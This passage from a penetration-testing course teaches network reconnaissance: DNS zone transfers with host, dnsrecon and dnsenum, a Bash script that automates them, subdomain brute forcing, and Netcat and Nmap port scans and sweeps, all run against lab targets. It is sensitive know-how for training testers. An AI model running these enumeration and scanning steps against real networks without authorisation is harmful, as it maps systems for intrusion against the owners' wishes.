Listing 217 - Using host to perform a DNS zone transfer

From our earliest host command (Listing 210), we noticed that three DNS servers serve the megacorpone.com domain: *ns1*, *ns2*, and *ns3*. Let's try a zone transfer against each one.

We will use **host -l** (list zone) to attempt the zone transfers:

```
kali@kali:~$ host -l megacorpone.com ns1.megacorpone.com
Using domain server:
Name: ns1.megacorpone.com
Address: 38.100.193.70#53
Aliases:

Host megacorpone.com not found: 5(REFUSED)
; Transfer failed.
```

Listing 218 - The first zone transfer attempt fails

Unfortunately, it looks like the first nameserver, ns1, does not allow DNS zone transfers, so our attempt has failed.

Let's try to perform the same steps using the second nameserver, ns2:

```
kali@kali:~$ host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 38.100.193.80#53
Aliases:

megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
admin.megacorpone.com has address 38.100.193.83
beta.megacorpone.com has address 38.100.193.88
fs1.megacorpone.com has address 38.100.193.82
intranet.megacorpone.com has address 38.100.193.87
mail.megacorpone.com has address 38.100.193.84
mail2.megacorpone.com has address 38.100.193.73
ns1.megacorpone.com has address 38.100.193.70
...
```

Listing 219 - Using host to illustrate a DNS zone transfer

[192] (mandatoryprogrammer, 2019), https://github.com/mandatoryprogrammer/TLDR

Copyright © Offensive Security Ltd. All rights reserved.

This server allows zone transfers and provides a full dump of the zone file for the megacorpone.com domain, delivering a convenient list of IP addresses and corresponding DNS hostnames!

The megacorpone.com domain has very few DNS servers to check. However, some larger organizations might host many DNS servers, or we might want to attempt zone transfer requests against all the DNS servers in a given domain. Bash scripting can help with this task.

To attempt a zone transfer with the **host** command, we need two parameters: a nameserver address and a domain name. We can get the nameservers for a given domain with the following command:

```
kali@kali:~$ host -t ns megacorpone.com | cut -d " " -f 4
ns1.megacorpone.com.
ns2.megacorpone.com.
ns3.megacorpone.com.
```

Listing 220 - Using host to obtain DNS servers for a given domain name

Taking this a step further, we can write a Bash script to automate the process of identifying the relevant nameservers and attempting a zone transfer from each:

```
#!/bin/bash

# Simple Zone Transfer Bash Script
# $1 is the first argument given after the bash script
# Check if argument was given, if not, print usage

if [ -z "$1" ]; then
  echo "[*] Simple Zone transfer script"
  echo "[*] Usage   : $0 <domain name> "
  exit 0
fi

# if argument was given, identify the DNS servers for the domain

for server in $(host -t ns $1 | cut -d " " -f4); do
  # For each of these servers, attempt a zone transfer
  host -l $1 $server |grep "has address"
done
```

Listing 221 - Our Bash DNS zone transfer script

Let's make the script executable and run it against megacorpone.com.

```
kali@kali:~$ chmod +x dns-axfr.sh

kali@kali:~$ ./dns-axfr.sh megacorpone.com
admin.megacorpone.com has address 38.100.193.83
beta.megacorpone.com has address 38.100.193.88
fs1.megacorpone.com has address 38.100.193.82
intranet.megacorpone.com has address 38.100.193.87
mail.megacorpone.com has address 38.100.193.84
mail2.megacorpone.com has address 38.100.193.73
ns1.megacorpone.com has address 38.100.193.70
ns2.megacorpone.com has address 38.100.193.80
ns3.megacorpone.com has address 38.100.193.90
```


Copyright © Offensive Security Ltd. All rights reserved.

```
router.megacorpone.com has address 38.100.193.71
...
```

Listing 222 - Running the DNS zone transfer Bash script

7.1.6 Relevant Tools in Kali Linux

There are several tools in Kali Linux that can automate DNS enumeration. Two notable examples are *DNSRecon* and *DNSenum*, which have useful options that we'll explore in the following sections.

7.1.6.1 DNSRecon

DNSRecon[193] is an advanced, modern DNS enumeration script written in Python. Running **dnsrecon** against megacorpone.com using the **-d** option to specify a domain name, and **-t** to specify the type of enumeration to perform (in this case a zone transfer), produces the following output:

```
kali@kali:~$ dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record
[+]      SOA ns1.megacorpone.com 38.100.193.70
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns1.megacorpone.com 38.100.193.70
[*]     NS ns2.megacorpone.com 38.100.193.80
[*]     NS ns3.megacorpone.com 38.100.193.90
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 38.100.193.80
[+] 38.100.193.80 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS ns1.megacorpone.com 38.100.193.70
[*]      NS ns2.megacorpone.com 38.100.193.80
[*]      NS ns3.megacorpone.com 38.100.193.90
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.215
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.217
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.216
[*]      MX @.megacorpone.com spool.mail.gandi.net 217.70.178.1
[*]      A admin.megacorpone.com 38.100.193.83
[*]      A fs1.megacorpone.com 38.100.193.82
[*]      A www2.megacorpone.com 38.100.193.79
[*]      A test.megacorpone.com 38.100.193.67
[*]      A ns1.megacorpone.com 38.100.193.70
[*]      A ns2.megacorpone.com 38.100.193.80
[*]      A ns3.megacorpone.com 38.100.193.90
...
[*]
[*] Trying NS server 38.100.193.70
[+] 38.100.193.70 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
```

[193] (darkoperator, 2019), https://github.com/darkoperator/dnsrecon

Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Trying NS server 38.100.193.90
[+] 38.100.193.90 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
```

Listing 223 - Using dnsrecon to perform a zone transfer

Based on the output above, we have managed to perform a successful DNS zone transfer against the megacorpone.com domain. The result is basically a full dump of the zone file for the domain.

Let's try to brute force additional hostnames using the list.txt file we created previously for forward lookups. That list looks like this:

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

Listing 224 - List to be used for subdomain brute forcing using dnsrecon

To begin the brute force attempt, we will use the **-d** option to specify a domain name, **-D** to specify a file name containing potential subdomain strings, and **-t** to specify the type of enumeration to perform (in this case **brt** for brute force):

```
kali@kali:~$ dnsrecon -d megacorpone.com -D ~/list.txt -t brt
[*] Performing host and subdomain brute force against megacorpone.com
[*]      A router.megacorpone.com 38.100.193.71
[*]      A www.megacorpone.com 38.100.193.76
[*]      A mail.megacorpone.com 38.100.193.84
[+] 3 Records Found
```

Listing 225 - Brute forcing hostnames using dnsrecon

Our brute force attempt has finished, and we have managed to resolve a few hostnames.

7.1.6.2 DNSenum

DNSEnum is another popular DNS enumeration tool. To show a different output, let's run **dnsenum** against the *zonetransfer.me* domain (which is owned by DigiNinja[194] and specifically allows zone transfers):

```
kali@kali:~$ dnsenum zonetransfer.me
dnsenum.pl VERSION:1.2.2
-----   zonetransfer.me   -----

Host's addresses:
__________________

zonetransfer.me                          7200     IN    A        217.147.180.162


Name Servers:
```

[194] (DigiNinja), https://digi.ninja/about.php

Copyright © Offensive Security Ltd. All rights reserved.



```
--------------

ns12.zoneedit.com                       3653     IN    A        209.62.64.46
ns16.zoneedit.com                       6975     IN    A        69.64.68.41


Mail (MX) Servers:
-------------------

ASPMX5.GOOGLEMAIL.COM                   293      IN    A        173.194.69.26
ASPMX.L.GOOGLE.COM                      293      IN    A        173.194.74.26
ALT1.ASPMX.L.GOOGLE.COM                 293      IN    A        173.194.66.26
ALT2.ASPMX.L.GOOGLE.COM                 293      IN    A        173.194.65.26
ASPMX2.GOOGLEMAIL.COM                   293      IN    A        173.194.78.26
ASPMX3.GOOGLEMAIL.COM                   293      IN    A        173.194.65.26
ASPMX4.GOOGLEMAIL.COM                   293      IN    A        173.194.70.26


Trying Zone Transfers and getting Bind Versions:
------------------------------------------------


Trying Zone Transfer for zonetransfer.me on ns12.zoneedit.com ...
zonetransfer.me                         7200     IN    SOA
zonetransfer.me                         7200     IN    NS
...
office.zonetransfer.me                  7200     IN    A        4.23.39.254
owa.zonetransfer.me                     7200     IN    A        207.46.197.32
info.zonetransfer.me                    7200     IN    TXT
asfdbbox.zonetransfer.me                7200     IN    A         127.0.0.1
canberra_office.zonetransfer.me         7200     IN    A        202.14.81.230
asfdbvolume.zonetransfer.me             7800     IN    AFSDB
email.zonetransfer.me                   2222     IN    NAPTR
dzc.zonetransfer.me                     7200     IN    TXT
robinwood.zonetransfer.me               302      IN    TXT
vpn.zonetransfer.me                     4000     IN    A        174.36.59.154
_sip._tcp.zonetransfer.me               14000    IN    SRV
dc_office.zonetransfer.me               7200     IN    A        143.228.181.132

ns16.zoneedit.com Bind Version: 8.4.X

brute force file not specified, bay.
```

Listing 226 - Using dnsenum to perform a zone transfer.

These enumeration tools are both capable and straightforward. Take some time to practice with each before continuing.

7.1.6.3 Exercises

1. Find the DNS servers for the megacorpone.com domain.
2. Write a small script to attempt a zone transfer from megacorpone.com using a higher-level scripting language such as Python, Perl, or Ruby.
3. Recreate the example above and use **`dnsrecon`** to attempt a zone transfer from megacorpone.com.

Copyright © Offensive Security Ltd. All rights reserved.



7.2 Port Scanning

Port scanning is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and what potential attack vectors may exist.

> *Please note that port scanning is not representative of traditional user activity and could be considered illegal in some jurisdictions. Therefore, it should not be performed outside the labs without direct, written permission from the target network owner.*

It is essential to understand the implications of port scanning, as well as the impact that specific port scans can have. Due to the amount of traffic some scans can generate, along with their intrusive nature, running port scans blindly can have adverse effects on target systems or the client network such as overloading servers and network links or triggering IDS. Running the wrong scan could result in downtime for the customer.

Using a proper port scanning methodology can significantly improve our efficiency as penetration testers while also limiting many of the risks. Depending on the scope of the engagement, instead of running a full port scan against the target network, we can start by only scanning for ports 80 and 443. With a list of possible web servers, we can run a full port scan against these servers in the background while performing other enumeration. Once the full port scan is complete, we can further narrow our scans to probe for more and more information with each subsequent scan. Port scanning should be viewed as a dynamic process that is unique to each engagement. The results of one scan determine the type and scope of the next scan.

7.2.1 TCP / UDP Scanning

We'll begin our exploration of port scanning with a simple TCP and UDP port scan using Netcat. It should be noted that Netcat is **not** a port scanner, but it can be used as such in a rudimentary way. Since it's already present on many systems, we can repurpose some of its functionality to mimic a basic port scan when we are not in need of a fully-featured port scanner. However, there are far better tools dedicated to port scanning that we will explore in detail as well.

7.2.1.1 TCP Scanning

The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake[195] mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting any data. In basic terms, a host sends a TCP *SYN* packet to a server on a destination port. If the destination port is open, the server responds with a *SYN-ACK* packet and the client host sends an *ACK* packet to complete the handshake.

If the handshake completes successfully, the port is considered open.

[195] (Microsoft, 2010), http://support.microsoft.com/kb/172983

Copyright © Offensive Security Ltd. All rights reserved.

To illustrate this, we will run a TCP Netcat port scan on ports 3388-3390. The **-w** option specifies the connection timeout in seconds and **-z** is used to specify zero-I/O mode, which will send no data and is used for scanning:

```
kali@kali:~$ nc -nvv -w 1 -z 10.11.1.220 3388-3390
(UNKNOWN) [10.11.1.220] 3390 (?) : Connection refused
(UNKNOWN) [10.11.1.220] 3389 (?) open
(UNKNOWN) [10.11.1.220] 3388 (?) : Connection refused
 sent 0, rcvd 0
```

Listing 227 - Using nc to perform a TCP port scan

Based on this output, we can see that port 3389 is open while connections on ports 3388 and 3390 timed out. The screenshot below shows the Wireshark capture of this scan:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.11.0.126	10.11.1.220	TCP	74	54272 → 3390 [SYN] Seq=0 Win=292(
4	0.173465715	10.11.1.220	10.11.0.126	TCP	60	3390 → 54272 [RST, ACK] Seq=1 Ac
5	0.173993925	10.11.0.126	10.11.1.220	TCP	74	45692 → 3389 [SYN] Seq=0 Win=292(
6	0.257814845	10.11.1.220	10.11.0.126	TCP	74	3389 → 45692 [SYN, ACK] Seq=0 Ac
7	0.257843092	10.11.0.126	10.11.1.220	TCP	66	45692 → 3389 [ACK] Seq=1 Ack=1 W
8	0.258157571	10.11.0.126	10.11.1.220	TCP	66	45692 → 3389 [FIN, ACK] Seq=1 Ac
9	0.258406541	10.11.0.126	10.11.1.220	TCP	74	34322 → 3388 [SYN] Seq=0 Win=292(
10	0.343710940	10.11.1.220	10.11.0.126	TCP	66	3389 → 45692 [ACK] Seq=1 Ack=2 W
11	0.343750348	10.11.1.220	10.11.0.126	TCP	60	3388 → 34322 [RST, ACK] Seq=1 Ac
12	0.345885725	10.11.1.220	10.11.0.126	TCP	60	3389 → 45692 [RST, ACK] Seq=1 Ac

Figure 42: Wireshark capture of the Netcat port scan

In this capture (Figure 42) Netcat sent several TCP SYN packets to ports 3390, 3389, and 3388 on lines 1, 5 and 9 respectively. Due to a variety of factors, including timing issues, the packets may appear out of order in Wireshark. Notice that the server sent a TCP *SYN-ACK* packet from port 3389 on line 6, indicating that the port is open. The other ports did not reply with a similar SYN-ACK packet, so we can infer that they are not open. Finally, on line 8, Netcat closed down this connection by sending a *FIN-ACK* packet.

7.2.1.2 UDP Scanning

Since UDP is stateless and does not involve a three-way handshake, the mechanism behind UDP port scanning is different from TCP.


Let's run a UDP Netcat port scan against ports 160-162 on a different target. This is done using the only **nc** option we have not seen yet, **-u**, which indicates a UDP scan:

```
kali@kali:~$ nc -nv -u -z -w 1 10.11.1.115 160-162
(UNKNOWN) [10.11.1.115] 161 (snmp) open
```

Listing 228 - Using Netcat to perform a UDP port scan

From the Wireshark capture, we can see that the UDP scan uses a different mechanism than a TCP scan:

Copyright © Offensive Security Ltd. All rights reserved.



No.	Time	Source	Destination	Protocol	Length	Info
3	0.100377084	10.11.0.126	10.11.1.115	UDP	43	48665 → 162 Len=1
4	0.187629037	10.11.1.115	10.11.0.126	ICMP	71	Destination unreachable (Port un
5	1.002691509	10.11.0.126	10.11.1.115	UDP	43	51082 → 161 Len=1
6	2.003060847	10.11.0.126	10.11.1.115	UDP	43	51082 → 161 Len=1
7	2.003294646	10.11.0.126	10.11.1.115	UDP	43	43218 → 160 Len=1
8	2.231071853	10.11.1.115	10.11.0.126	ICMP	71	Destination unreachable (Port un

Figure 43: Wireshark capture of a UDP Netcat port scan

As seen in Figure 43, an empty UDP packet is sent to a specific port (packets 3, 5, 6, and 7). If the destination UDP port is open, the packet will be passed to the application layer and the response received will depend on how the application is programmed to respond to empty packets. In this example, the application sends no response. However, if the destination UDP port is closed, the target should respond with an ICMP port unreachable (as seen in packets 4 and 8), that is sent by the UDP/IP stack of the target machine.

Most UDP scanners tend to use the standard "ICMP port unreachable" message to infer the status of a target port. However, this method can be completely unreliable when the target port is filtered by a firewall. In fact, in these cases the scanner will report the target port as open because of the absence of the ICMP message.

7.2.1.3 Common Port Scanning Pitfalls

UDP scanning can be problematic for several reasons. First, UDP scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives and ports showing as open when they are, in fact, closed. Second, many port scanners do not scan all available ports, and usually have a pre-set list of "interesting ports" that are scanned. This means open UDP ports can go unnoticed. Using a protocol-specific UDP port scanner may help in obtaining more accurate results. Finally, penetration testers often forget to scan for open UDP ports, instead focusing on the "more exciting" TCP ports. Although UDP scanning can be unreliable, there are plenty of attack vectors lurking behind open UDP ports.

7.2.2 Port Scanning with Nmap

Nmap[196] (written by Gordon Lyon, aka Fyodor) is one of the most popular, versatile, and robust port scanners available. It has been actively developed for over a decade and has numerous features beyond port scanning.

> *Some of the Nmap example scans we cover in this module are run using* ***sudo****. This is due to the fact that quite a few Nmap scanning options require access to raw sockets,[197] which in turn require root privileges. Raw sockets allow for surgical manipulation of TCP and UDP packets. Without access to raw sockets,*

[196] (Nmap, 2019), http://nmap.org/

[197] (Man7, 2017), http://man7.org/linux/man-pages/man7/raw.7.html

Copyright © Offensive Security Ltd. All rights reserved.

Nmap is limited as it falls back to crafting packets by using the standard Berkeley socket API.[198]

Let's explore some port scanning examples to get a better feel for Nmap and its options.

7.2.2.1 Accountability for Our Traffic

A default Nmap TCP scan will scan the 1000 most popular ports on a given machine. Before we start running scans blindly, let's examine the amount of traffic sent by this type of scan. We'll scan one of the lab machines while monitoring the amount of traffic sent to the target host using **iptables**.[199]

We will use several **iptables** options. First, we will use the **-I** option to insert a new rule into a given chain, which in this case includes both the **INPUT** (Inbound) and **OUTPUT** (Outbound) chains followed by the rule number. We will use **-s** to specify a source IP address, **-d** to specify a destination IP address, and **-j** to **ACCEPT** the traffic. Lastly, we will use the **-Z** option to zero the packet and byte counters in all chains.

Let's run those commands now:

```
kali@kali:~$ sudo iptables -I INPUT 1 -s 10.11.1.220 -j ACCEPT

kali@kali:~$ sudo iptables -I OUTPUT 1 -d 10.11.1.220 -j ACCEPT

kali@kali:~$ sudo iptables -Z
```

Listing 229 - Configuring our iptables rules for the scan

Now let's generate some traffic using **nmap**:

```
kali@kali:~$ nmap 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:20 EST
Nmap scan report for 10.11.1.220
Host is up (0.29s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
```

[198] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Berkeley_sockets#Socket_API_functions

[199] (netfilter, 2014), http://netfilter.org/projects/iptables/index.html

Copyright © Offensive Security Ltd. All rights reserved.

```
...

Nmap done: 1 IP address (1 host up) scanned in 46.29 seconds
```

Listing 230 - Scanning an IP for the 1000 most popular TCP ports

The scan completed and revealed a few open ports.

Now let's look at some **iptables** statistics to get an idea of how much traffic our scan generated. We will use the **-v** option to add some verbosity to our output, **-n** to enable numeric output, and **-L** to list the rules present in all chains:

```
kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 1528 packets, 226K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1263 51264 ACCEPT     all  --  *      *       10.11.1.220          0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1323 packets, 191K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1314 78300 ACCEPT     all  --  *      *       0.0.0.0/0            10.11.1.220
```

Listing 231 - Using iptables to monitor nmap traffic for a top 1000 port scan

According to this output, this default 1000-port scan has generated around 78 KB of traffic.

Let's use **iptables -Z** to zero the packet and byte counters in all chains again and run another **nmap** scan using **-p** to specify *ALL* TCP ports:

```
kali@kali:~$ sudo iptables -Z

kali@kali:~$ nmap -p 1-65535 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (0.00067s latency).
Not shown: 65507 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
53/tcp    open     domain
88/tcp    open     kerberos-sec
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
389/tcp   open     ldap
445/tcp   open     microsoft-ds
464/tcp   open     kpasswd5
593/tcp   open     http-rpc-epmap
636/tcp   open     ldapssl
1291/tcp  filtered seagulllms
3268/tcp  open     globalcatLDAP
3269/tcp  open     globalcatLDAPssl
3389/tcp  open     ms-wbt-server
5722/tcp  open     msdfsr
9389/tcp  open     adws
12777/tcp filtered unknown
46056/tcp filtered unknown
```


Copyright © Offensive Security Ltd. All rights reserved.

```
47001/tcp open     winrm
...

Nmap done: 1 IP address (1 host up) scanned in 80.42 seconds

kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 219K packets, 252M bytes)
 pkts bytes target     prot opt in     out     source               destination
66243 2659K ACCEPT     all  --  *      *       10.11.1.220          0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 85792 packets, 11M bytes)
 pkts bytes target     prot opt in     out     source               destination
66768 4006K ACCEPT     all  --  *      *       0.0.0.0/0            10.11.1.220
```

Listing 232 - Using iptables to monitor nmap traffic for a port scan on ALL TCP ports

A similar local port scan explicitly probing all 65535 ports generated about 4 MB of traffic, a significantly higher amount. However, this full port scan has discovered new ports that were not found by the default TCP scan.

The results above imply that a full Nmap scan of a class C network (254 hosts) would result in sending over 1000 MB of traffic to the network. In an ideal situation, a full TCP and UDP port scan of every single target machine would provide the most accurate information about exposed network services. However, the example above reveals the need to balance any traffic restrictions (such as a slow uplink), with the need to discover additional open ports and services, by using a more exhaustive scan. This is especially true for larger networks, such as a class A or B network assessment.

In the next section, we'll explore some of Nmap's various scanning techniques.

7.2.2.2 Stealth / SYN Scanning

Nmap's preferred scanning technique is a SYN, or "stealth" scan.[200] There are many benefits to using a SYN scan and as such, it is the default scan technique used when no scan technique is specified in an **nmap** command and the user has the required raw sockets privileges.

SYN scanning is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a SYN-ACK should be sent back from the target machine, informing us that the port is open. At this point, the port scanner does not bother to send the final ACK to complete the three-way handshake.

```
kali@kali:~$ sudo nmap -sS 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (1.3s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
```

[200] (Nmap, 2019), https://nmap.org/book/synscan.html

Copyright © Offensive Security Ltd. All rights reserved.

```
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
...
```

Listing 233 - Using nmap to perform a SYN scan

Because the three-way handshake is never completed, the information is not passed to the application layer and as a result, will not appear in any application logs. A SYN scan is also faster and more efficient because fewer packets are sent and received.

> *Please note that term "stealth" refers to the fact that, in the past, primitive firewalls would fail to log incomplete TCP connections. This is no longer the case with modern firewalls and even if the stealth moniker has stuck around, it could be misleading.*

7.2.2.3 TCP Connect Scanning

When a user running **nmap** does not have raw socket privileges, Nmap will default to the TCP connect scan[201] technique described earlier. Since a Nmap TCP connect scan makes use of the Berkeley sockets API to perform the three-way handshake, it does not require elevated privileges. However, because Nmap has to wait for the connection to complete before the API will return the status of the connection, a connect scan takes much longer to complete than a SYN scan.

There might be times when we need to specifically perform a connect scan with **nmap**, for example, when scanning via certain types of proxies. We use the **-sT** option to start a connect scan:

```
kali@kali:~$ nmap -sT 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:37 EST
Nmap scan report for 10.11.1.220
Host is up (1.3s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
...
```

Listing 234 - Using nmap to perform a TCP connect scan

[201] (Nmap, 2019), https://nmap.org/book/scan-methods-connect-scan.html

Copyright © Offensive Security Ltd. All rights reserved.



7.2.2.4 UDP Scanning

When performing a UDP scan,[202] Nmap will use a combination of two different methods to determine if a port is open or closed. For most ports, it will use the standard "ICMP port unreachable" method described earlier by sending an empty packet to a given port. However, for common ports, such as port 161, which is used by SNMP, it will send a protocol-specific SNMP packet in an attempt to get a response from an application bound to that port. To perform a UDP scan, the **-sU** option is used and **sudo** is required to access raw sockets:

```
kali@kali:~$ sudo nmap -sU 10.11.1.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:46 EST
Nmap scan report for 10.11.1.115
Host is up (0.079s latency).
Not shown: 997 open|filtered ports
PORT    STATE SERVICE
111/udp open  rpcbind
137/udp open  netbios-ns
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 22.49 seconds
```

Listing 235 - Using nmap to perform a UDP scan

The UDP scan (**-sU**) can also be used in conjunction with a TCP SYN scan (**-sS**) option to build a more complete picture of our target:

```
kali@kali:~$ sudo nmap -sS -sU 10.11.1.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 12:46 EST
Nmap scan report for 10.11.1.115
Host is up (0.15s latency).
Not shown: 997 open|filtered ports, 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
199/tcp   open  smux
443/tcp   open  https
3306/tcp  open  mysql
32768/tcp open  filenet-tms
111/udp   open  rpcbind
137/udp   open  netbios-ns
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 64.74 seconds
```

Listing 236 - Using nmap to perform a combined UDP and SYN scan

In the next section, we'll explore techniques for handling larger networks or networks with traffic constraints.

[202] (Nmap, 2019), https://nmap.org/book/scan-methods-udp-scan.html

Copyright © Offensive Security Ltd. All rights reserved.



7.2.2.5 Network Sweeping

To deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe targets using *Network Sweeping* techniques, in which we begin with broad scans, and use more specific scans against hosts of interest.

When performing a network sweep with Nmap using the **-sn** option, the host discovery process consists of more than just sending an ICMP echo request. Several other probes are used in addition to the ICMP request. Nmap also sends a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to verify if a host is available or not.

```
kali@kali:~$ nmap -sn 10.11.1.1-254
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.5
Host is up (0.026s latency).
MAC Address: 00:50:56:89:70:15 (VMware)
Nmap scan report for 10.11.1.7
Host is up (0.026s latency).
MAC Address: 00:50:56:89:36:32 (VMware)
...
Nmap done: 254 IP addresses (44 hosts up) scanned in 6.14 seconds
```

Listing 237 - Using nmap to perform a network sweep

Searching for live machines using the **grep** command on a standard nmap output can be cumbersome. Instead, let's use Nmap's "greppable" output parameter, **-oG**, to save these results into a format that is easier to manage:

```
kali@kali:~$ nmap -v -sn 10.11.1.1-254 -oG ping-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:34 EST
Initiating ARP Ping Scan at 11:34
Scanning 254 hosts [1 port/host]
Completed ARP Ping Scan at 11:35, 4.71s elapsed (254 total hosts)
Initiating Parallel DNS resolution of 254 hosts. at 11:35
Completed Parallel DNS resolution of 254 hosts. at 11:35, 0.07s elapsed
Nmap scan report for 10.11.1.1 [host down]
Nmap scan report for 10.11.1.2 [host down]
Nmap scan report for 10.11.1.3 [host down]
Nmap scan report for 10.11.1.4 [host down]
Nmap scan report for 10.11.1.5
Host is up (0.026s latency).
MAC Address: 00:50:56:89:70:15 (VMware)
...

kali@kali:~$ grep Up ping-sweep.txt | cut -d " " -f 2
10.11.1.5
10.11.1.7
10.11.1.8
...
```

Listing 238 - Using nmap to perform a network sweep and then using grep to find live hosts

We can also sweep for specific TCP or UDP ports across the network, probing for common services and ports, in an attempt to locate systems that may be useful, or otherwise have known vulnerabilities. This scan tends to be more accurate than a ping sweep:

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ nmap -p 80 10.11.1.1-254 -oG web-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:38 EST
Nmap scan report for 10.11.1.5
Host is up (0.036s latency).

PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:89:70:15 (VMware)

Nmap scan report for 10.11.1.7
Host is up (0.029s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 00:50:56:89:36:32 (VMware)

Nmap scan report for 10.11.1.8
Host is up (0.034s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:50:56:89:20:34 (VMware)
...

kali@kali:~$ grep open web-sweep.txt | cut -d" " -f2
10.11.1.8
10.11.1.10
10.11.1.13
...
```

Listing 239 - Using nmap to scan for web servers using port 80

To save time and network resources, we can also scan multiple IPs, probing for a short list of common ports. For example, let's conduct a *TCP connect scan* for the top twenty TCP ports with the **--top-ports** option and enable OS version detection, script scanning, and traceroute with **-A**:

```
kali@kali:~$ nmap -sT -A --top-ports=20 10.11.1.1-254 -oG top-port-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:40 EST
Nmap scan report for 10.11.1.5
Host is up (0.037s latency).

PORT     STATE  SERVICE        VERSION
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
...
Host script results:
|_nbstat: NetBIOS name: ALICE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:89:70:15
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: alice
```


